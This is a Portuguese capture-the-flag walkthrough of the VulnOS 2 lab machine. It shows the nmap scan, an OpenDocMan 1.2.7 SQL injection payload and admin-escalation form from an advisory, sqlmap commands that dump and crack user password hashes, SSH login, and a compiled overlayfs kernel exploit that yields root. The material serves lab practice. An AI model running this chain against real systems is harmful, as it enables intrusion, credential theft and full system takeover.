
VulnOS: 2

IP da máquina: 192.168.2.106 // MAC: 08:00:27:20:5F:FE

Resultados do nmap:


nmap -sS -sV -O -p- -v 192.168.2.106



```
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
6667/tcp open  irc     ngircd
MAC Address: 08:00:27:20:5F:FE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


Evidencia encontrada:

http://192.168.2.106/jabc/?q=node/7



```
::before
<div class="field field-name-body field-type-text-with-summary field-label-hidden">
 <div class="field-items">
  <div class="field-item even" property="content:encoded">
   <p>
    <span style="color:#000000">Dear customer,</span>
   </p>
   <p>
    <span style="color:#000000">For security reasons, this section is hidden.</span>
   </p>
   <p>
    <span style="color:#000000">
     For a detailed view and documentation of our products, please visit our documentation platform
     at /jabcd0cs/ on the server. Just login with guest/guest
    </span>
```


http://192.168.2.106/jabcd0cs/




Welcome to OpenDocMan
Log in to begin using the system's powerful storage, publishing and revision control features.

Copyright © 2000-2013 Stephen Lawrence
OpenDocMan v1.2.7 | Support | Feedback | Bugs |

Searchsploit:




```
root@kali:~# searchsploit opendocman 1.2.7
------------------------------------------------------------------ ---------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------
OpenDocMan 1.2.7 - Multiple Vulnerabilities                       | php/webapps/32075.txt
```



```
Advisory Details:

High-Tech Bridge Security Research Lab discovered multiple vulnerabilities in OpenDocMan, which can be ex
ploited to perform SQL Injection and gain administrative access to the application.

1) SQL Injection in OpenDocMan: CVE-2014-1945

The vulnerability exists due to insufficient validation of "add_value" HTTP GET parameter in "/ajax_udf.p
hp" script. A remote unauthenticated attacker can execute arbitrary SQL commands in application's databas
e.

The exploitation example below displays version of the MySQL server:

http://[host]/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201,v
ersion%28%29,3,4,5,6,7,8,9

2) Improper Access Control in OpenDocMan: CVE-2014-1946

The vulnerability exists due to insufficient validation of allowed action in "/signup.php" script when up
dating userâ??s profile. A remote authenticated attacker can assign administrative privileges to the curr
ent account and gain complete control over the application.

The exploitation example below assigns administrative privileges for the current account:

<form action="http://[host]/signup.php" method="post" name="main">
<input type="hidden" name="updateuser" value="1">
```

Resultados do sqlmap:


sqlmap --url "http://192.168.2.106/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --risk=3 --level=5 --dbs --threads=4 --batch



```
available databases [6]:
[*] drupal7
[*] information_schema
[*] jabcd0cs
[*] mysql
[*] performance_schema
[*] phpmyadmin
```

Usuários e senhas encontados:


sqlmap --url "http://192.168.2.106/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --risk=3 --level=5 -D jabcd0cs --threads=4 --dump-all --batch



```
Database: jabcd0cs
Table: odm_user
[2 entries]
+------+-------------------+------------+----------+-----------+-------------------------------------------+-----
-------+------------+---------------+
| id   | Email             | phone      | username | last_name | password                                  | depa
rtment | first_name | pw_reset_code |
+------+-------------------+------------+----------+-----------+-------------------------------------------+-----
-------+------------+---------------+
| 1    | webmin@example.com | 5555551212  | webmin   | min       | b78aae356709f8c31118ea613980954b          | 2
       | web        | <blank>       |
| 2    | guest@example.com  | 555 5555555 | guest    | guest     | 084e0343a0486ff05530df6c705c8bb4 (guest) | 2
       | guest      | NULL          |
+------+-------------------+------------+----------+-----------+-------------------------------------------+-----
```

Quebrando a hash:

Senha: webmin1980



MD5 Decryption


Enter your MD5 hash below and cross your fingers :

Found : webmin1980

(hash = b78aae356709f8c31118ea613980954b)


SSH:

Usuário: webmin // Senha: webmin1980



```
root@kali:~# ssh webmin@192.168.2.106
The authenticity of host '192.168.2.106 (192.168.2.106)' can't be established.
ECDSA key fingerprint is SHA256:nIyyJRPJMy1g6F5m8AIT7W//x6lj3ZqhUbYuvSafKeI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.106' (ECDSA) to the list of known hosts.
webmin@192.168.2.106's password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Jun 16 17:00:19 CEST 2020

  System load:  4.03              Processes:           89
  Usage of /:   5.7% of 29.91GB   Users logged in:     0
  Memory usage: 6%                IP address for eth0: 192.168.2.106
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Wed May  4 10:41:07 2016
$ id
uid=1001(webmin) gid=1001(webmin) groups=1001(webmin)
$ uname -a
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 i686 i686 GNU/Linux
```


Searchsploit novamente:



```
root@kali:~# searchsploit 37292.c
-------------------------------------------------------------------------- ---------------------
 Exploit Title                                                            |  Path
-------------------------------------------------------------------------- ---------------------
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlay | linux/local/37292.c
-------------------------------------------------------------------------- ---------------------
```


Compilando o exploit e mandando para a máquina via ssh:

gcc 37292.c -o data -m32



```
root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/37292.c .
root@kali:~# gcc 37292.c -o data -m32
37292.c: In function ‘main’:
37292.c:106:12: warning: implicit declaration of function ‘unshare’ [-Wimplicit-function-declaration]
  106 |         if(unshare(CLONE_NEWUSER) != 0)
      |            ^~~~~~~
37292.c:111:17: warning: implicit declaration of function ‘clone’; did you mean ‘close’? [-Wimplicit-func
tion-declaration]
  111 |                 clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
      |                 ^~~~~
      |                 close
37292.c:117:13: warning: implicit declaration of function ‘waitpid’ [-Wimplicit-function-declaration]
  117 |             waitpid(pid, &status, 0);
      |             ^~~~~~~
37292.c:127:5: warning: implicit declaration of function ‘wait’ [-Wimplicit-function-declaration]
  127 |     wait(NULL);
      |     ^~~~
root@kali:~# scp data webmin@192.168.2.106:/tmp
webmin@192.168.2.106's password:
data                                                                100%   16KB  10.6MB/s   00:00
```

Root:



```
$ cd /tmp
$ chmod 777 data
$ ./data
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(webmin)
# uname -a
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 i686 i686 GNU/Linux
# 
```